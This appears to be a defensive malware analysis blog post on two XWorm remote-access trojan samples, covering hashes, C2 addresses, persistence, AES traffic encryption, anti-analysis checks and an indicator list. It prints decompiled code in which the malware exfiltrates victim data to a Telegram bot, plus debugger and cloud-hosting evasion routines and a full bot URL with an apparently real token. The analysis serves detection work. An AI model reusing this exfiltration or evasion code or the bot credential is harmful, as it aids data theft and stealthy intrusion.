XWorm Malware Analysis: SOC & IR Perspective on Persistence, C2, and Anti-Analysis Tactics

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XWorm malware analysis from SOC & IR perspective. Learn about persistence, C2, encryption, anti-analysis tactics, and key IOCs for detection & response.

Introduction

In recent years, **XWorm malware** has emerged as one of the more versatile and evasive threats targeting enterprises and individuals alike. Written in **.NET**, this remote-access trojan (RAT) and backdoor family has been observed delivering **persistent access**, **data exfiltration**, and **encrypted command-and-control (C2) communication**.

In this article, we break down the findings of an in-depth analysis of **two XWorm samples**, exploring their encryption, persistence mechanisms, anti-analysis tricks, and the **Indicators of Compromise (IOCs)** defenders need to know.

> 📌*This report is written from a **SOC (Security Operations Center)** and **Incident Response (IR)** perspective, focusing on actionable insights for detection, containment, and mitigation.*

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Malware Samples Analyzed

Two malicious executables were reviewed, both heavily obfuscated **.NET binaries**:

- **Sample 1 Details :**
- MD5 7c7aff561f11d16a6ec8a999a2b8cdad
- SHA-1 a3f6e039f346a7234bf5243568c05d63cc01fd87
- SHA256 ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af
- Type .NET Executable
- **Sample 2 Details :**
- MD5 806e784be61b0321fb659dab71a109f8
- SHA-1 6fa16df45e33d90c75a43a2412a7fe98ab7fb859
  SHA-256 94ec50f2df421486907c7533ee4380c219b57cf23ebab9fce3f03334408e4c06
- Type .NET Executable

Both exhibited **high entropy**, signaling **packing and string obfuscation**, consistent with MITRE **T1027.002 — Software Packing**.

🔍 **Takeaway:** Always submit suspicious hashes to **VirusTotal**, **Triage**, or **AnyRun** during SOC triage.

Command and Control (C2)

XWorm uses **multiple IPs, domains, and Telegram channels** for command-and-control. This redundancy makes simple IP blocking insufficient.

Key C2 infrastructure identified:

- **IPs**: `104.208.16.94` , `185.117.249.43` , `20.69.140.28`
- **Domains**: `copy-marco.gl.at.ply.gg` , `fp2e7a.wpc.2be4.phicdn.net`
- **Telegram Bot API**: leveraged for exfiltration and tasking

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




Obfuscation & De-Obfuscation

XWorm relies on **string encryption and packing** to evade signature-based detection.

- Tools like **de4dot** can be used to reverse-engineer .NET obfuscation.
- https://github.com/kant2002/de4dot
- Post-de-obfuscation, analysts gain access to clear **AES-CBC encryption routines** and persistence logic.




```
.\de4dot.exe -f
"C:\Users\0xfloppa\Documents\ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af\ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af.exe" -o
"C:\Users\0xfloppa\Documents\ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af\XWorm-cleaned.exe"
```



Encryption Algorithm

XWorm protects its C2 traffic with **AES (RijndaelManaged in CBC mode)**, ensuring sensitive exfiltrated data remains concealed.

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

This makes **network-based detection** harder, shifting the burden to **behavioral monitoring** and **endpoint detection**.



Persistence Mechanisms


Persistence is achieved through **multi-layered techniques**, ensuring reinfection after reboot:

- **Scheduled Tasks** (MITRE T1053.005)



Name	Status	Triggers	Next Run Time	La
CCleanerCra...	Disabled	At 12:29 PM every day	9/10/2025 12:29:00 PM	11
CCleanerSki...	Disabled			2/
MicrosoftEd...	Disabled	At system startup		3/
MicrosoftEd...	Disabled	Multiple triggers defined	9/11/2025 7:17:38 AM	3/
MicrosoftEd...	Disabled	At 6:47 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	9/10/2025 12:47:38 PM	3/
MsCtfMonitor	Ready	At log on of any user		3/
OneDrive St...	Disabled	At 11:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	9/11/2025 11:14:46 AM	11
WmiPrvSE	Ready	At 11:50 AM on 9/10/2025 - After triggered, repeat every 00:01:00 indefinitely.	9/10/2025 11:51:00 AM	11

- **Registry Run Keys / Startup Folder** (MITRE T1547.001)



- **AppData Placement** for stealthy execution


WmiPrvSE.exe
C:\Users\admin\AppData\Roaming
Date modified: 9/10/2025 11:50 AM
Size: 85.5 KB

Information Gathering & Exfiltration

XWorm collects **system metadata**, including:

- OS version
- Username & machine ID
- CPU/GPU/RAM details
- Connected USB devices

This telemetry is sent to **Telegram**, tagged with malware version identifiers like **XWorm V5.0**.




```
webClient.DownloadString(string.Concat(new string[]
{
    "https://api.telegram.org/bot",
    [bot_token],
    "/sendMessage?chat_id=",
    [chat_id],
    "&text=",
    text
}));
```

Anti-Analysis Techniques


XWorm implements robust **evasion strategies**:

Debugger Detection — exits if a debugger is attached.




```
// Token: 0x0600002C RID: 44 RVA: 0x000031E8 File Offset: 0x000013E8
private static bool ekfERkJzvPUVc9xQ7RadvF87hIVFUbAaixRJaKzHcRjz6UQErCZPPcp2QVwluQOmYuWMUC5yKellGaX2R5rdDv4oYJoe()
{
    bool flag = false;
    bool flag2;
    try
    {
        oQm0xzosrWM7CGTCsMIC0Dumwvt5OOG1drdBoIeH03A6xt9SK5NFYiMYXb1U.CheckRemoteDebuggerPresent(Process.GetCurrentProcess
          ().Handle, ref flag);
        flag2 = flag;
    }
    catch (Exception ex)
    {
        flag2 = flag;
    }
```

VM / Sandbox Detection — scans for **VMware** and **VirtualBox**.



Cloud/Hosting Checks — queries `ip-api.com` to detect **AWS/Azure/Google Cloud**.



```
// Token: 0x06000029 RID: 41 RVA: 0x00002F98 File Offset: 0x00001198
private static bool pP3jQ2G5fRQO8kR4RuG4ivhEGAqezIt7vqpAJDH5RetSUjBUu1dokMPle3i3()
{
    try
    {
        string text = new WebClient().DownloadString("http://ip-api.com/line/?fields=hosting");
        return text.Contains("true");
    }
    catch (Exception ex)
    {
    }
    return false;
```

OS Version Filtering — avoids execution on older Windows (e.g., XP).

These map to MITRE ATT&CK IDs: **T1497.001, T1497.002, T1622**.

Indicators of Compromise (IOCs)

Add these IOCs to your threat-hunting lists, blocklists, and detection rules:

1. `104.208.16.94`
2. `150.171.22.17`
3. `151.101.22.172`
4. `184.25.113.6`
5. `184.25.113.61`
6. `185.117.249.43`
7. `20.69.140.28`
8. `20.99.133.109`
9. `185.117.250.169:7000`
10. `66.175.239.149:7000`
11. `copy-marco.gl.at.ply.gg`
12. `fp2e7a.wpc.2be4.phicdn.net`
13. `hxxps[://]api[.]telegram[.]org/bot`
14. `XWorm V5.0`
15. `WmiPrvSE.exe`
16. `WmiPrvSE.lnk`
17. `Soundman.exe`
18. hxxps[://]api[.]telegram[.]org/bot5835520796:AAEDP1FiQ-0LFxO6-eDNugzON7bdAxLBrXs/sendMessage?chat_id=-4094900225&text=%E2%98%A0%20[XWorm%20V5.0]New%20Clinet%20:%20899A34CB785F521B3558UserName%20:%20azureC

Source: https://medium.com/@0xzyadelzyat/xworm-malware-analysis-soc-ir-perspective-on-persistence-c2-and-anti-analysis-tactics-ed41d335b2ce